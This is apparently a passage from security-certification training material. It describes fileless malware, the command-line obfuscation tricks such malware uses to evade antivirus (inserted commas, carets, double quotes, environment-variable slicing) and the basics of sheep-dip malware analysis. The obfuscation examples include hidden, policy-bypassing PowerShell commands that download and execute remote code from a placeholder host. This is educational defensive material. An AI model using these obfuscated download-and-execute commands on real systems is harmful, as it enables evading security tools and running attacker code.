detection of LemonDuck

The following are some additional fileless malware:

- Divergent
- DarkWatchman
- BazarBackdoor
- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters

- Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object
System.Net.WebClient).DownloadString('https://targetwebsite.com")&&echo,exit
```

Inserting Parentheses

- When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

Inserting Caret Symbol

- The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-
Expression (New-Object System.Net.WebClient). DownloadString(('https://targetwebsite.com")&&echo,exit
```


Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont'd)

Inserting Double Quotes

- The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments

```
Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

Using Custom Environment Variables

- In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

```
set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c
Products.pdf
```

Using Pre-assigned Environment Variables

- "`%CommonProgramFiles%`" contains a default value "`C:\Program Files\Common Files`". Specific characters from this value can be accessed through indexing and used to **execute malicious commands**

```
cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
```


Fileless Malware Obfuscation Techniques to Bypass Antivirus

Nowadays, attackers are leveraging fileless malware to perform cyber-attacks on target organization, as such malware hides itself from traditional antivirus solutions. Furthermore, fileless malware does not store anything on the disk; hence, it is extremely difficult to detect such attacks. In addition, attackers adopt various obfuscation techniques to keep their malicious activities hidden and undetected for as long as possible.

The various obfuscation techniques used by fileless malware to bypass antivirus solutions are discussed below:

- **Inserting Characters**

  Attackers insert special characters such as commas (,) and semicolons (;) between malicious commands and strings to make well-known commands more difficult to detect. These special characters are considered as whitespace characters in command-line arguments; hence, they are processed easily. Using this technique, attackers break malicious strings to evade parsing of malicious commands by signature-based solutions.

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop
Invoke-Expression(New-Object
System.Net.WebClient).DownloadString('https://targetwebsite.com")
&&echo,exit
```

- **Inserting Parentheses**

  In general scenarios, parentheses are used to improve the readability of the code, group complex expressions, and split commands. When parentheses are used, variables of a code block are considered and evaluated just as a single-line command. Attackers exploit this feature to split and obfuscate malicious commands.

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

- **Inserting Caret Symbol**

  The caret symbol (^) is generally a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands at execution time. For this purpose, they insert single or double caret symbols inside a malicious command.

```
C:\WINDOWS\system32\cmd.exe /c
p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -
nop Invoke-Expression (New-Object System.Net.WebClient).
DownloadString(('https://targetwebsite.com")&&echo,exit
```

  When the above command is executed, the first caret symbol is escaped:

```
C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e -
No^Exit -exec bypass -nop Invoke-Expression (New-Object
System.Net.WebClient).
DownloadString(('https://targetwebsite.com")&&echo,exit
```

  After the second caret symbol is also escaped, powershell.exe is executed with a command-line argument:

```
C:\WINDOWS\system32\cmd.exe /c powershell.exe -NoExit -exec
bypass -nop Invoke-Expression (New-Object System.Net.WebClient).
DownloadString(('https://targetwebsite.com")&&echo,exit
```

- **Inserting Double Quotes**

  When a command is embedded with double quotes, it does not affect the normal execution of the command. Furthermore, the command-line parser uses a double quote symbol as an argument delimiter. Attackers use double quote symbols to concatenate malicious commands in arguments.

  ```
  Pow””er””Shell -N””oExit -ExecutionPolicy bypass -noprofile
  -windowstyle hidden cmd /c Flower.jpg
  ```

- **Using Custom Environment Variables**

  Another method adopted by attackers to obfuscate fileless malware is using environment variables. In Windows operating systems, environment variables are dynamic objects that store modifiable values used by applications at run time. Attackers exploit environment variables to split malicious commands into multiple strings. Furthermore, they set the value for the environment variable at run time to execute malicious commands.

  ```
  set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy
  bypass -noprofile -windowstyle hidden cmd /c Products.pdf
  ```

- **Using Pre-assigned Environment Variables**

  Another technique exploited by attackers is retrieving specific characters from pre-assigned environment variables such as “**%CommonProgramFiles%**.” The characters in such variables are referred through the index and exploited by attackers to execute malicious commands. “**%CommonProgramFiles%**” contains a default value “**C:\Program Files\Common Files**.” Specific characters from this value can be accessed through indexing and used to execute malicious commands as follows:

  ```
  cmd.exe /c “%CommonProgramFiles:~3,1%owerShell.exe” -
  windowstyle hidden -command wscript myscript.vbc
  ```

  The above command retrieves a single character ‘P’ at index 3, which is concatenated with “owerShell.exe”, and executes the malicious command.

LO#06: Demonstrate Malware Analysis Process

Malware Analysis

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and fix existing infections and thwart future attacks, it is necessary to perform malware analysis. Many tools and techniques are available to perform such tasks.

This section explains the malware analysis procedure and discusses the various tools used to accomplish it.

What is Sheep Dip Computer?

- Sheep dipping refers to the **analysis of suspect files**, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors, and antivirus software and connects to a network **only under strictly controlled conditions**

Sheep Dipping Process Tasks

1. Run user, group permission, and process monitors
2. Run port and network monitors
3. Run device driver and file monitors
4. Run registry and kernel monitors

What is Sheep Dip Computer?


Sheep dipping is a process used in sheep farming, whereby sheep are dipped in chemical solutions to make them parasite-free. In information security and malware analysis, sheep dipping refers to the analysis of suspicious files, incoming messages, etc., for malware.

The users isolate the sheep-dipped computer from other computers on the network to block any malware from entering the system. Before performing this process, it is important to save all downloaded programs on external media such as CD-ROMs or DVDs.

A computer used for sheep dipping should have tools such as port monitors, files monitors, network monitors, and one or more antivirus programs for performing malware analysis of files, applications, incoming messages, external hardware devices (such as USB and pen drive), and so on.

Some tasks that are typically run during the sheep dipping process are as follows:

- Run user, group permission, and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors



Antivirus Sensor Systems

An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. It is used along with sheep dip computers.


